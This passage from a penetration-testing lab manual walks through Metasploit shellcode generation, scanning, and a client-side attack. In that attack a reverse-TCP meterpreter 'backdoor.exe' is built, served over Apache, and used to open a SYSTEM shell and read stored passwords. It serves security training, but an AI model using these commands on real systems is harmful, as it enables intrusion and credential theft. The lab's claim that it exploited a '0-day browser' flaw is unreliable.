27. Looking at the output for the different programming languages, we see that each output adheres to their respective language syntax. A hash '#' is used for comments in Ruby but in C it's replaced with the slash and asterisk characters '/*' syntax. Looking at all three outputs, the arrays are properly declared for the language format selected. Making it ready to be copied & pasted into your script.

    Adding an NOP (No Operation or Next Operation) sled is accomplished with the '-s' switch followed by the number of NOPs. This will add the sled at the beginning of our payload. Keep in mind, the larger the sled the larger the shellcode will be. So adding 10 NOPs will add 10 bytes to the total size.

```
msf  payload(shell_bind_tcp) > generate
# windows/shell_bind_tcp - 341 bytes
# http://www.metasploit.com
# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
# InitialAutoRunScript=, AutoRunScript=
buf =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52" +
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" +
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" +

msf  payload(shell_bind_tcp) > generate -s 14
# windows/shell_bind_tcp - 355 bytes
# http://www.metasploit.com
# NOP gen: x86/opty2
# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
# InitialAutoRunScript=, AutoRunScript=
buf =
"\xb9\xd5\x15\x9f\x90\x04\xf8\x96\x24\x34\x1c\x98\x14\x4a" +
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52" +
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" +
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" +
```

Figure 1.21– Compare Generated Payloads option –s 14

28. The highlighted yellow text shows us our NOP sled at the payload's beginning. Comparing the next 3 lines with the shellcode just above, we see they are exactly the same. Total bytes, as expected, grew by exactly 14 bytes.

Task 4

Metasploit Database

29. Start the Kali PostgreSQL Service (not needed if you already did this as an earlier part of the lab)
    Metasploit uses PostgreSQL as its database so it needs to be launched first.

```
root@kali:~# service postgresql start
[ ok ] Starting PostgreSQL 9.1 database server: main.
root@kali:~# ss -ant
State      Recv-Q Send-Q        Local Address:Port          Peer Address:Port
LISTEN     0      128               127.0.0.1:50505              *:*
LISTEN     0      128                   *:3790                   *:*
LISTEN     0      128               127.0.0.1:5432               *:*
LISTEN     0      128                   ::1:5432                :::*
LISTEN     0      100               127.0.0.1:3001               *:*
```

Figure 1.22– Start PostgreSQL database and check if TCP/5432 is listening

With PostgreSQL up and running, we next need to launch the Metasploit service. The first time the service is launched, it will create an msf3 database user and a database called msf3. The service will also launch the Metasploit RPC and Web servers it requires.

When conducting a penetration test, it is frequently a challenge to keep track of everything you have done to the target network. This is where having a database configured can be a great timesaver. Metasploit has built-in support for the PostgreSQL database system.

For creating and deleting a workspace, one simply uses the '-a' or '-d' followed by the name at the msfconsole prompt.

30. Start the Kali Metasploit Service (not needed if you already did this as an earlier part of the lab)

```
root@kali:~# service metasploit start
[ ok ] Starting Metasploit rpc server: prosvc.
[ ok ] Starting Metasploit web server: thin.
[ ok ] Starting Metasploit worker: worker.
root@kali:~#
```

Figure 1.23– Start Metasploit Framework

31. Now that the PostgreSQL Metasploit services are running, you can launch **msfconsole** and verify database connectivity with the **db_status** command, as shown below.

```
msf > db_status
[*] postgresql connected to msf3
msf > hosts

Hosts
=====

address        mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-------        ---  ----  -------  ---------  -----  -------  ----  --------
192.168.1.111

msf >
```

Figure 1.24– Check if Metasploit Framework is connected to the database

32. If db_status indicates no database connection, use the following command to connect to the database:

```
msf > db_connect  -y  /opt/metasploit/apps/pro/ui/config/database.yml
msf >
```

Figure 1.25– Connect to the database using db_connect command

33. Seeing this capability is a means of keeping track of our activities and scans in order. It's imperative that we start off on the right foot. Once connected to the database, we can start organizing our different movements by using what are called 'workspaces'. This gives us the ability to save different scans from different locations/networks/subnets for example.
Issuing the 'workspace' command from the msfconsole will display the currently selected workspaces. The 'default' workspace is selected when connecting to the database, which is represented by the * next to its name.

```
msf > workspace
* default
msf >
```

Figure 1.26– Default Workspace

Lab 2

Metasploit Port and Vulnerability Scanning

Metasploit Scanning

Scanners and most other auxiliary modules use the RHOSTS option instead of RHOST. RHOSTS can take IP ranges (192.168.1.20-192.168.1.30), CIDR ranges (192.168.1.0/24), multiple ranges separated by commas (192.168.1.0/24, 192.168.3.0/24), and line separated host list files (file:/tmp/hostlist.txt). This is another use for our grepable Nmap output file.

Also note that, by default, all of the scanner modules will have the THREADS value set to '1'. The THREADS value sets the number of concurrent threads to use while scanning. Set this value to a higher number in order to speed up your scans or keep it lower in order to reduce network traffic but be sure to adhere to the following guidelines:

- Keep the THREADS value under 16 on native Win32 systems
- On Unix-like operating systems, THREADS can be set to 256.

ICON KEY

Important Information

Quiz

CPTE Labs

Course Review

Tools demonstrated in this lab are available in

Kali Linux

Task 1

NMAP & db_nmap

Lab Scenario

In this lab, we will review the following:

- Port Scanning:
  - Port Scanning with db_nmap
  - SMB Version Scanning
  - Idle Scanning
- Vulnerability Scanning
  - SMB Login Check
  - Working With Nessus Via Msfconsole

Lab Resources

To run this lab, you will need the following:

- Kali Linux VM
- Metasploitable2 VM

Lab Duration

Time: 10 Minutes

Lab Tasks: Port Scanning with Metasploit

1. We can use the 'db_nmap' command to run Nmap against our targets and our scan results would then be stored automatically in our database. However, if you also wish to import the scan results into another application or framework later on, you will likely want to export the scan results in XML format. It is always nice to have all three Nmap outputs (xml, grepable, and normal). So we can run the Nmap scan using the '-oA' flag followed by the desired filename to

generate the three output files then issue the 'db_import' command to populate the Metasploit database.

2. Simply run Nmap with the options you would normally use from the command line. If we wished for our scan to be saved to our database, we would omit the output flag and use 'db_nmap'. The example below would then be "db_nmap -v -sV 192.168.1.0/24".

```
msf > nmap -v -sV 192.168.1.0/24 -oA subnet_1
[*] exec: nmap -v -sV 192.168.1.0/24 -oA subnet_1

Starting Nmap 6.47 ( http://nmap.org ) at 2014-08-29 20:31 EDT
NSE: Loaded 29 scripts for scanning.
Initiating ARP Ping Scan at 20:31
Scanning 256 hosts [1 port/host]
...
Nmap done: 256 IP addresses (2 hosts up) scanned in 68.73 seconds
           Raw packets sent: 4507 (190.164KB) | Rcvd: 2014 (84.600KB)
msf >
```

Figure 2.1 – nmap scan using Metasploit

Task 2

Metasploit Port Scanning

3. In addition to running Nmap, there are a variety of other port scanners that are available to us within the framework.

```
msf > search portscan

Matching Modules
================

   Name                                              Disclosure Date  Rank    Description
   ----                                              ---------------  ----    -----------
   auxiliary/scanner/http/wordpress_pingback_access                   normal  Wordpress Pingback Locator
   auxiliary/scanner/natpmp/natpmp_portscan                           normal  NAT-PMP External Port Scanner
   auxiliary/scanner/portscan/ack                                     normal  TCP ACK Firewall Scanner
   auxiliary/scanner/portscan/ftpbounce                               normal  FTP Bounce Port Scanner
   auxiliary/scanner/portscan/syn                                     normal  TCP SYN Port Scanner
   auxiliary/scanner/portscan/tcp                                     normal  TCP Port Scanner
   auxiliary/scanner/portscan/xmas                                    normal  TCP "XMas" Port Scanner
   auxiliary/scanner/sap/sap_router_portscanner                       normal  SAPRouter Port Scanner

msf >
```

Figure 2.2 –Metasploit Port Scan

4. For the sake of comparison, we'll compare our Nmap scan results for port 80 with a Metasploit scanning module. First, let's determine what hosts had port 80 open according to Nmap.

```
msf > cat subnet_1.gnmap | grep 80/open | awk '{print $2}'
[*] exec: cat subnet_1.gnmap | grep 80/open | awk '{print $2}'

192.168.1.1
192.168.1.5
192.168.1.90
192.168.1.103
192.168.1.111
msf >
```

Figure 2.3 –Metasploit Port Scan

5. The Nmap scan we ran earlier was a SYN scan so we'll run the same scan across the subnet looking for port 80 through our eth0 interface using Metasploit.




Figure 2.4 –Metasploit Port Scan for port 80 and eth0 interface

We can see that Metasploit's built-in scanner modules are more than capable of finding systems and open port for us. It's just another excellent tool to have in your arsenal if you happen to be running Metasploit on a system without Nmap installed.

6. Here we'll load up the 'tcp' scanner and we'll use it against another target. As with all the previously mentioned plugins, this uses the RHOSTS. Remember we can issue the 'hosts -R' command to automatically set this option with the hosts found in our database.




Figure 2.5 –Metasploit TCP Port Scan with hosts –R command

```
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting                                                  Required  Description
   ----         ---------------                                                  --------  -----------
   CONCURRENCY  10                                                             yes       The number of
   PORTS        1-10000                                                        yes       Ports to scan
   RHOSTS       192.168.1.1 192.168.1.5 192.168.1.90 192.168.1.103 192.168.1.111 yes       The target ad
   THREADS      1                                                              yes       The number of
   TIMEOUT      1000                                                           yes       The socket co

msf auxiliary(tcp) >
```

Figure 2.5 –Metasploit TCP Port Scan with hosts set automatically

7. Now that we have determined which hosts are available on the network, we can attempt to determine which operating systems they are running. This will help us narrow down our attacks to target a specific system and will stop us from wasting time on those that aren't vulnerable to a particular exploit.
   Since there are many systems in our scan that have port 445 open, we will use the 'scanner/smb/version' module to determine which version of Windows is running on a target and which Samba version is on a Linux host.

Task 3

SMB Version Scanning

```
msf auxiliary(tcp) > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > set RHOSTS 192.168.1.1-111
RHOSTS => 192.168.1.1-111
msf auxiliary(smb_version) > set THREADS 20
THREADS => 20
msf auxiliary(smb_version) > run

[*] 192.168.1.5:445 is running Windows Server 2012 R2 Datacenter (Build 9600) (language: Unknown) (
[*] Scanned 015 of 111 hosts (013% complete)
[*] Scanned 033 of 111 hosts (029% complete)
[*] Scanned 036 of 111 hosts (032% complete)
[*] Scanned 052 of 111 hosts (046% complete)
[*] Scanned 059 of 111 hosts (053% complete)
[*] Scanned 069 of 111 hosts (062% complete)
[*] Scanned 080 of 111 hosts (072% complete)
[*] 192.168.1.90:445 is running Windows Server 2012 R2 Datacenter (Build 9600) (language: Unknown)
[*] Scanned 098 of 111 hosts (088% complete)
[*] Scanned 100 of 111 hosts (090% complete)
[*] 192.168.1.111:445 is running Unix Samba 3.0.20-Debian (language: Unknown) (domain:WORKGROUP)
[*] 192.168.1.103:445 is running Unix Samba 3.6.6 (language: Unknown) (name:DEBIAN) (domain:DEBIAN)
[*] Scanned 111 of 111 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_version) >
```

Figure 2.6 –Metasploit SMB Version Scanning

8. Also, notice that if we issue the 'hosts' command now, the newly acquired information is stored in Metasploit's database.

```
msf auxiliary(smb_version) > hosts

Hosts
=====

address        mac  name  os_name            os_flavor           os_sp  purpose
-------        ---  ----  -------            ---------           -----  -------
192.168.1.1                Unknown                                       device
192.168.1.5                Microsoft Windows  Server 2012 R2 Datacenter  b9600  client
192.168.1.90               Microsoft Windows  Server 2012 R2 Datacenter  b9600  client
192.168.1.103              Linux              Debian                     server
192.168.1.111              Linux              Debian                     server
```

Figure 2.7 – Metasploit database fetch with hosts command

Task 4

Idle Scanning

In the free online Nmap book, you can find out more information on Nmap Idle Scanning:

http://nmap.org/book/idlescan.html

9. Nmap's IPID Idle scanning allows us to be a little stealthy scanning a target while spoofing the IP address of another host on the network. In order for this type of scan to work, we will need to locate a host that is idle on the network and uses IPID sequences of either Incremental or Broken Little-Endian Incremental. Metasploit contains the module 'scanner/ip/ipidseq' to scan and look for a host that fits the requirements.

```
msf > use auxiliary/scanner/ip/ipidseq
msf auxiliary(ipidseq) > show options

Module options (auxiliary/scanner/ip/ipidseq):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   RHOSTS                      yes       The target address range or CIDR identifier
   RPORT      80               yes       The target port
   SNAPLEN    65535            yes       The number of bytes to capture
   THREADS    1                yes       The number of concurrent threads
   TIMEOUT    500              yes       The reply read timeout in milliseconds

msf auxiliary(ipidseq) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(ipidseq) > set THREADS 50
THREADS => 50
msf auxiliary(ipidseq) > run
```

Figure 2.8 –Metasploit Idle Scanning

Note: IDLE scanning is not an active part of this lab.

Lab 3

Client Side Attack using Metasploit

Client-Side Attack

Client side attacks are special types of attacks that mainly target Client Side Applications, for example, Web Browser, Download Client etc. These are different from Server Side Applications, as instead of targeting vulnerabilities in Server Side applications like Web Servers etc., it actually targets the client side application.

According to the Microsoft Security Intelligence Report (http://www.microsoft.com/security/sir/default.aspx), which details in depth the state of software vulnerabilities, exploits, security breaches, and malware in 2013 is shown in the figure below.

Lab Scenario

We will create an exploit for Windows 7 and all Windows, using Metasploit Framework.

In this lab, we will review the following:

- Generate a Backdoor for Windows 7
- Download this backdoor in Windows 7
- Exploit Windows 7 using this backdoor

The objective of this lab is to set up your malicious website using a Windows browser exploit module.

Lab Resources

To run this lab, you will need the following:

- Kali Linux VM
- Windows 7 VM

Lab Duration

Time: 10 Minutes

Lab Tasks:

1. With Metasploit Framework and Kali Linux open on your terminal console, type the following command to generate a file called "**backdoor.exe**"
   msfpayload windows/meterpreter/reverse_tcp LHOST=<IP> X > backdoor.exe

```
root@kali:~# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.2.5 X > backdoor.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
 Length: 287
Options: {"LHOST"=>"192.168.2.5"}
root@kali:~#
```

Figure 3.1 – Generate a backdoor using Metasploit

2. Now, we will upload the generated "**backdoor.exe**" to Windows 7 Pro using Apache Server.

ICON KEY

Important Information

Quiz

CPTE Labs

Course Review

Tools demonstrated in this lab are available in

Kali Linux

Task 1

Generate Backdoor Exploit using MetaSploit

3. Open your terminal (CTRL+ALT+T) and then run this command to create a new directory "share".
   mkdir /var/www/share
   Chmod –R 755 /var/www/share
   Chown –R www-data:www-data /var/www/share

```
root@kali:~# mkdir /var/www/share
root@kali:~# chmod -R 755 /var/www/share/
root@kali:~# chown -R www-data:www-data /var/www/share/
root@kali:~#
```

Figure 3.2 – Create share directory for Apache Server

4. The next step is to activate the apache server by running the service apache2 start command:
   service apache2 start

```
root@kali:~# service apache2 start
[ ok ] Starting web server: apache2.
root@kali:~#
```

Figure 3.3 – Start Apache2

5. Now, copy the "**backdoor.exe**" into the share folder
   cp backdoor.exe /var/www/share

```
root@kali:~# cp backdoor.exe /var/www/share/
root@kali:~# ls -ltr /var/www/share/
total 76
-rw-r--r-- 1 root root 73802 Sep  5 17:45 backdoor.exe
root@kali:~#
```

Figure 3.4 – Copy "backdoor.exe" into share folder in Apache2

Task 2

Download the exploit to Windows 7

6. Log into Windows 7 , open Internet Explorer, type: http://192.168.2.5/share and click on "**backdoor.exe**"




Figure 3.5 – Download "backdoor.exe" into Windows 7 Pro

7. In Windows 7 , create a file called "**secret.txt**" in "**c:\temp**" directory. Type the following text in this file:




Figure 3.6 – Create secret.txt on Windows 7 Pro

If you type "show options" again, you'll see that the payload options are included with the exploit options. Remember that this payload will direct your target to a separate listener in order to spawn a shell. That listener could be on your attack machine or you could have it set up on another machine with a separate handler prepared. This primarily depends on how you're conducting your pen test, but in this example, we'll set our attack machine as the listener.

8. Start the msfconsole from a new terminal bash prompt by typing "msfconsole".

9. Check if Metasploit is connected to PostgreSQL by issuing the "**db_status**" command.





Figure 3.7 – Msfconsole startup screen

10. Create a handler to handle the connection that came to the Kali Linux system from "backdoor.exe" that we created previously. On the Metasploit console type the following:
    use exploit/multi/handler
    set payload windows/meterpreter/reverse_tcp
    set lhost <IP address of Kali)
    exploit –j -z

Also, notice that it spawned a separate process and was able to migrate to the new process. This is important because we want to remain as persistent as possible on the target machine.



Task 3

Exploit the target

11. Now you can try to execute the "**backdoor.**exe" file that we already copied to Windows 7.
12. In Kali Linux, Metasploit will handle the connection and start a Meterpreter session:

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.2.5
lhost => 192.168.2.5
msf exploit(handler) > exploit -j -z
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.2.5:4444
[*] Starting the payload handler...
msf exploit(handler) > [*] Sending stage (769536 bytes) to 192.168.15.24
[*] Meterpreter session 1 opened (192.168.2.5:4444 -> 192.168.15.24:49274) at 2014-09-05 18:07:24 -0400
```

Figure 3.9 – Meterpreter session 1 opened

13. To interact with the available session, you can use **sessions -i <session_id>**. Type **getsystem** to elevate the privilege and type **shell** to open a remote shell on Windows 7.

```
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getsystem
...got system (via technique 1).
meterpreter > shell
Process 3176 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

Figure 3.10 – Session 1 interaction

14. Now, display the file *secret.txt* that was created in Windows 7:
    From the command prompt type:
    cd \temp
    type secret.txt

```
C:\Windows\system32>cd \temp
cd \temp

C:\Temp>type secret.txt
type secret.txt
There are password I always forget:
Email: this-is-a-really+hard=passw0rd!
Bank: d0n't_st34l_my+m0n3y%#
C:\Temp>
```

In general, we have a couple of main goals (but these aren't exhaustive):

Obtain administrative privileges.

Harvest as much information we can from the machine.

Remember when we set up our target, we were running as a normal user (i.e. non-admin). Well since the browser was launched as our normal user that also means that our exploit session initiates under the same privileges as the normal user. You can see this by running the "getuid" command.

Nuggets to Remember

- Client-side attacks are very popular and can be quite simple. It is important to enumerate your targets as best you can in order to narrow the scope of attacks you might need to attempt.
- As a user, be extremely cautious when browsing the web and don't click on links unless you are positive of where they are taking you.
- Never conduct normal operations as an administrative user. If we had conducted this example as an administrative user, the target machine would have been entirely compromised as a result of the client-side attack. If you operate as a non-privileged user, and are compromised via a client-side attack, you at least force the attacker to conduct more steps to gain full privileges on your machine.

Lab Analysis:

Even though we have rights as the normal user, it would be nice to somehow obtain administrative privileges and effectively have full control of the machine. Privilege escalation is another topic entirely, and sometimes we may not always achieve full administrative privileges.

This was a very simple example of how to attack a system using a client-side exploit. The vulnerability we exploited was actually a 0-day exploit, meaning that no patch exists yet and all users of vulnerable browsers are exposed. It's important to keep this kind of exploit in mind, not only as a standard user, but also as a pen tester.

As a user, you should always try to stay up on patching your system and its software. In cases like this, where there is no patch, you must be vigilant and skeptical of all sites you visit and any links that you click.
As a pen tester, it's important to stay current on vulnerabilities and their impact. You should always be monitoring to see if/when an exploit is released, because utilizing these vulnerabilities during engagements only helps your clients.

Lab 4

Armitage

Armitage Overview

Armitage is a scriptable tool for Metasploit that visualizes targets, recommends exploits, and exposes the advanced post-exploitation features in the framework.

Through one Metasploit instance, your team will:

- Use the same sessions
- Share hosts, captured data, and downloaded files
- Communicate through a shared event log.
- Run bots to automate red team tasks.

Lab Scenario

In this lab, we will review the following:

- What is Armitage?
- User Interface Tour
- Host Management
- Exploitation
- Post-Exploitation
- Getting around the network and on to more targets
- Team Metasploit (Cyber attack management)
- Scripting Armitage

Lab Resources

To run this lab, you will need the following:

- Kali Linux VM
- Metsploitable v2 VM
- PosgreSQM Database, NMAP, Oracle Java 1.7
  FYI: If you experience errors, refer to **http://www.fastandeasyhacking.com/start** to see additional steps and details which should resolve these issues. For example:

```
service postgresql start
service metasploit start
service metasploit stop
```

Lab Duration: 15 Minutes

Lab Tasks:

1. **Cyber Attack Management**
   Armitage organizes Metasploit's capabilities around the hacking process. There are features for discovery, access, post-exploitation, and maneuver. This section describes these features at a high-level, the rest of this manual covers these capabilities in detail.

ICON KEY

Important Information

Quiz

CPTE Labs

Course Review

Tools demonstrated in this lab are available in

Kali Linux

Task 1

Cyber Attack Management

Necessary Vocabulary

Metasploit is a console driven application. Anything you do in Armitage is translated into a command Metasploit understands. You can bypass Armitage and type commands yourself (covered later). If you're lost in a console, type help and hit enter. Metasploit presents its capabilities as **modules**. Every scanner, exploit, and payload is available as a module. To launch a module, you must set one or more options to configure the module. This process is uniform for all modules and Armitage makes this process easier for you.

When you exploit a host, you will have a **session** on that host. Armitage knows how to interact with shell and meterpreter sessions.

Meterpreter is an advanced agent that makes a lot of post-exploitation functionality available to you. Armitage is built to take advantage of Meterpreter. Working with Meterpreter is covered later.

